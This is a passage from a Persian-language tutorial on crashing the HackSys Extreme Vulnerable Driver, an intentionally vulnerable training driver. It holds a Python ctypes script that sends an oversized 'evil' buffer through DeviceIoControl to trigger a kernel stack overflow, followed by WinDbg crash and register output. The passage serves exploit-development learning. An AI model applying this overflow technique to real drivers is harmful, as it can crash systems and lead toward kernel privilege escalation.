  _Out_opt_   LPDWORD     lpBytesReturned,
  _Inout_opt_ LPOVERLAPPED lpOverlapped
);
```

پارامترها:

- **hDevice**: هندل خروجی که از CreateFile گرفته ایم را اینجا باید قرار دهید
- **dwIoControlCode**: کد IOCTL ما که پیشتر ساخته ایم اینجا قرار میگیرد
- **lpInBuffer**: بافری است که ما می خواهیم به درایور بفرستیم این بافر می تواند هر فرمتی مثلا یک رشته یا struct باشد
- **nInBufferSize**: طول بافر ورودی
- **lpOutBuffer**: بافری که درایور قرار است اطلاعاتی در آن قرار دهد
- **nOutBufferSize**: طول بافر خروجی
- **lpBytesReturned**: اندازه اطلاعاتی که در بافر خروجی ریخته می شود. در واقع اندازه واقعی ممکن از کو چکتر از اندازه بافرباشد که این پارامتر مشخص می کند

پس تابع ای با نام trigger میسازیم که کد IOCTL و بافر ما را به دستگاه ارسال کند.

```python
def trigger(hDevice, dwIoControlCode):
    """Create evil buf and send IOCTL"""
    evilbuf = create_string_buffer("A"*2044 + "B"*8 + 
"C"*8 + "D"*8)
    lpInBuffer = addressof(evilbuf)
    nInBufferSize = 2069
    lpOutBuffer = None
    nOutBufferSize = 0
    lpBytesReturned = None
    lpOverlapped = None

    pwnd = windll.kernel32.DeviceIoControl(hDevice,

dwIoControlCode,
```

```
lpInBuffer,

nInBufferSize,

lpOutBuffer,

nOutBufferSize,

lpBytesReturned,

lpOverlapped)
    if not pwnd:
        print "\t[-]Error: Not pwnd :(\n" +
FormatError()
        sys.exit(-1)
```

قصد داریم کدی که نوشته ای را آزمایش کنیم، در نظر داشته باشید که امکان دارد ویندوزی که حامل درایور HEVD است پس از اجرای برنامه ما کرش کند (BSOD)، در نتیجه دیباگر Windbg را به ماشین مجازی خود متصل کنید و در انتهای کد پایتون تابع trigger را به این صورت صدا بزنید.

```
trigger(GetHandle(), ctl_code(0x800))
```

در عکس زیر وضعیت دیباگر Windbg پس از اجرای اکسپلویت:

```
****** HACKSYS_EVD_STACKOVERFLOW ******
[+] UserBuffer: 0x0139FA38
[+] UserBuffer Size: 0x81C
[+] KernelBuffer: 0xEE1563EC
[+] KernelBuffer Size: 0x800
[+] Triggering Stack Overflow
Access violation - code c0000005 (!!! second chance !!!)
Loading symbols for 7c900000        ntdll.dll ->   ntdll.dll
Loading symbols for 804d7000     ntkrpamp.exe ->   ntkrpamp.exe
Loading symbols for ee07c000         HEVD.sys ->   HEVD.sys
HEVD!StackOverflowIoctlHandler+0x6c:
ee080e5c 8945f4          mov     dword ptr [ebp-0Ch],eax
```

وضعیت رجیسترها:

```
0: kd> r
eax=00000000 ebx=864072d0 ecx=0012873c edx=00000000 esi=860de3b8 edi=86465350
eip=ee080e5c esp=ee156c14 ebp=43434343 iopl=0         nv up ei ng nz ac pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010296
HEVD!StackOverflowIoctlHandler+0x6c:
ee080e5c 8945f4          mov     dword ptr [ebp-0Ch],eax ss:0010:43434337=????????
```

و در نهایت خروجی دستور analyze -v!:

```
*******************************************************************************
****
*                                                                             *
*                        Bugcheck Analysis                                    *
*                                                                             *
*******************************************************************************
****

Unknown bugcheck code (0)
Unknown bugcheck description
Arguments:
Arg1: 00000000
Arg2: 00000000
Arg3: 00000000
Arg4: 00000000
Debugging Details:
------------------
Loading symbols for 7c800000     kernel32.dll ->   kernel32.dll
Loading symbols for 1d1a0000      _ctypes.pyd ->   _ctypes.pyd
*** WARNING: Unable to verify checksum for _ctypes.pyd
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for _ctypes.pyd -
Loading symbols for 1e000000     python27.dll ->   python27.dll
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for python27.dll -
Loading symbols for 1d000000      pythonw.exe ->   pythonw.exe
*** ERROR: Module load completed but symbols could not be loaded for pythonw.exe
Loading symbols for f7ad5000     mssmbios.sys ->   mssmbios.sys
```

```
PROCESS_NAME:  pythonw.exe

FAULTING_IP:
HEVD!StackOverflowIoctlHandler+6c [e:\project\offsec\hacksys\driver\stackoverflow.c @ 121]
ee080e5c 8945f4          mov     dword ptr [ebp-0Ch],eax

ERROR_CODE: (NTSTATUS) 0xc0000005 - The instruction at 0x%08lx referenced memory at 0x%08lx. The memory could not be %s.

EXCEPTION_CODE: (NTSTATUS) 0xc0000005 - The instruction at 0x%08lx referenced memory at 0x%08lx. The memory could not be %s.

EXCEPTION_PARAMETER1:  00000001

EXCEPTION_PARAMETER2:  43434337

WRITE_ADDRESS:  43434337

FOLLOWUP_IP:
HEVD!StackOverflowIoctlHandler+6c [e:\project\offsec\hacksys\driver\stackoverflow.c @ 121]
ee080e5c 8945f4          mov     dword ptr [ebp-0Ch],eax

BUGCHECK_STR:  ACCESS_VIOLATION

DEFAULT_BUCKET_ID:  STRING_DEREFERENCE

ANALYSIS_VERSION: 6.3.9600.16384 (debuggers(dbg).130821-1623) x86fre

LAST_CONTROL_TRANSFER:  from ee0821fc to ee080e5c

STACK_TEXT:
ee156c20 ee0821fc 864072d0 86407340 00000000 HEVD!StackOverflowIoctlHandler+0x6c [e:\project\offsec\hacksys\driver\stackoverflow.c @ 121]
ee156c40 804ef18f 864bec90 864072d0 806e6410 HEVD!IrpDeviceIoCtlHandler+0xac [e:\project\offsec\hacksys\driver\hacksysextremevulnerabledriver.c @ 208]
ee156c50 8057f982 86407340 86465350 864072d0 nt!IopfCallDriver+0x31
ee156c64 805807f7 864bec90 864072d0 86465350 nt!IopSynchronousServiceTail+0x70
ee156d00 80579274 00000670 00000000 00000000 nt!IopXxxControlFile+0x5c5
ee156d34 8054161c 00000670 00000000 00000000 nt!NtDeviceIoControlFile+0x2a
ee156d34 7c90e4f4 00000670 00000000 00000000 nt!KiFastCallEntry+0xfc
0021f59c 7c90d26c 7c801675 00000670 00000000 ntdll!KiFastSystemCallRet
0021f5a0 7c801675 00000670 00000000 00000000 ntdll!ZwDeviceIoControlFile+0xc
0021f600 1d1aeb5a 00000670 00222003 0139fa38 kernel32!DeviceIoControl+0xdd
```

```
WARNING: Stack unwind information not available. Following frames may be wrong.
0021f62c 1d1ad7a6 1d1ad5f0 0021f64c 00000020 _ctypes!DllCanUnloadNow+0x603a
0021f65c 1d1a983e 7c801629 0021f770 382562cc _ctypes!DllCanUnloadNow+0x4c86
0021f70c 1d1aa06e 00001100 7c801629 0021f750 _ctypes!DllCanUnloadNow+0xd1e
0021f834 1d1a59e1 7c801629 012141f0 00000000 _ctypes!DllCanUnloadNow+0x154e
0021f890 1e08e16c 00cb4978 012141f0 00000000 _ctypes+0x59e1
0021f8ac 1e1118c4 01334918 012141f0 00000000 python27!PyObject_Call+0x4c
0021f8d4 1e111464 01334918 00000008 01237e74 python27!PyEval_GetFuncDesc+0x824
0021f8fc 1e10f1bf 0021f958 00000002 01237cf0 python27!PyEval_GetFuncDesc+0x3c4
0021f974 1e111541 01237cf0 00000000 01352070 python27!PyEval_EvalFrameEx+0x23ff
0021f994 1e111452 0021fa20 00000002 00000000 python27!PyEval_GetFuncDesc+0x4a1
0021f9c4 1e10f1bf 0021fa20 0134db08 00d25f98 python27!PyEval_GetFuncDesc+0x3b2
0021fa38 1e1102bc 0134d9d0 00000000 00a6aa50 python27!PyEval_EvalFrameEx+0x23ff
0021fa80 1e112687 00d25f98 00a6aa50 00a6aa50 python27!PyEval_EvalCodeEx+0x7dc
0021fad4 1e10e223 0134b030 00a6aa50 00a6aa50 python27!PyEval_SliceIndex+0xa67
0021fb50 1e1102bc 0134b030 00000000 00a31030 python27!PyEval_EvalFrameEx+0x1463
0021fb98 1e0b5021 00b57ba8 00b68300 00000000 python27!PyEval_EvalCodeEx+0x7dc
0021fbe8 1e08e16c 01349c70 012f2ee0 013415d0 python27!PyFunction_SetClosure+0x9a1
0021fc04 1e111bc6 01349c70 012f2ee0 013415d0 python27!PyObject_Call+0x4c
0021fc30 1e10f26b 01349c70 00000003 00000001 python27!PyEval_GetFuncDesc+0xb26
0021fcb0 1e1102bc 00c09850 00000000 00000001 python27!PyEval_EvalFrameEx+0x24ab
0021fcfc 1e1115a3 00b051d0 00b68300 00000000 python27!PyEval_EvalCodeEx+0x7dc
0021fd3c 1e111452 0021fdc8 00000001 00000000 python27!PyEval_GetFuncDesc+0x503
0021fd6c 1e10f1bf 0021fdc8 00a94168 00a66b60 python27!PyEval_GetFuncDesc+0x3b2
0021fde0 1e1102bc 00a94030 00000000 0021fed4 python27!PyEval_EvalFrameEx+0x23ff
0021fe28 1e13efdf 00a66b60 00a6aa50 00a6aa50 python27!PyEval_EvalCodeEx+0x7dc
0021fe64 1e13eeed 00b2d8e8 00a6aa50 00a6aa50 python27!PyRun_FileExFlags+0xcf
0021fe84 1e13e354 00982a30 00000101 00a6aa50 python27!PyRun_StringFlags+0x4d
0021fea8 1e042456 00982a30 0021fed4 1d003378
python27!PyRun_SimpleStringFlags+0x54
0021ff24 1d001017 00000004 009829c8 1d0011c5 python27!Py_Main+0x8b6
0021ffc0 7c817067 1e099f0d 1e246df8 7ffd6000 pythonw+0x1017
0021fff0 00000000 1d0013a4 00000000 78746341 kernel32!BaseProcessStart+0x23


STACK_COMMAND:  kb

FAULTING_SOURCE_LINE:  e:\project\offsec\hacksys\driver\stackoverflow.c

FAULTING_SOURCE_FILE:  e:\project\offsec\hacksys\driver\stackoverflow.c

FAULTING_SOURCE_LINE_NUMBER:  121

FAULTING_SOURCE_CODE:
   117:     UserBuffer = IrpSp->Parameters.DeviceIoControl.Type3InputBuffer;
   118:     Size = IrpSp->Parameters.DeviceIoControl.InputBufferLength;
```

```
  119:
  120:     if (UserBuffer) {
> 121:         Status = TriggerStackOverflow(UserBuffer, Size);
  122:     }
  123:
  124:     return Status;
  125: }
  126:


SYMBOL_STACK_INDEX:  0

SYMBOL_NAME:  HEVD!StackOverflowIoctlHandler+6c

FOLLOWUP_NAME:  MachineOwner

MODULE_NAME: HEVD

IMAGE_NAME:  HEVD.sys

DEBUG_FLR_IMAGE_TIMESTAMP:  59c45e06

FAILURE_BUCKET_ID:  ACCESS_VIOLATION_HEVD!StackOverflowIoctlHandler+6c

BUCKET_ID:  ACCESS_VIOLATION_HEVD!StackOverflowIoctlHandler+6c

ANALYSIS_SOURCE:  KM

FAILURE_ID_HASH_STRING:  km:access_violation_hevd!stackoverflowioctlhandler+6c

FAILURE_ID_HASH:  {96453ec7-c64a-e6cb-872a-d6905aeca24e}

Followup: MachineOwner
---------
```

واقعا دیباگر Windbg عملکرد خوبی داره و اطلاعات جامعی در اختیار محقق های امنیتی قرار میده، به پایان مقاله رسیدیم.

البته این مقاله قسمت دومی هم خواهد داشت ولی از آنجایی که شخص خودم از اکسپلویت کردن درایور ها به صورت کامل اطلاع ندارم، قصد دارم اول خودم مطالعاتی در این زمینه انجام بدهم و بعد قسمت دوم مقاله که حاوی نوشتن اکسپلویت برای اجرای شل کد در سطح کرنل است را خواهم نوشت.

منابع

بسیاری از جملات مقاله عیناً از منابع زیر استفاده شده که از نویسنده ی آنها کمال تشکر را دارم

- کتاب تجزیه و تحلیل بدافزار
- وبلاگ تفکرات صفر و یکی (http://binthought.blog.ir)
- وبلاگ Blog Thingy (https://sizzop.github.io)

تابستان ۹۶

علیرضا چگینی

legilimency@badware.ir

Telegram.me/moonshaker

http://iranled.com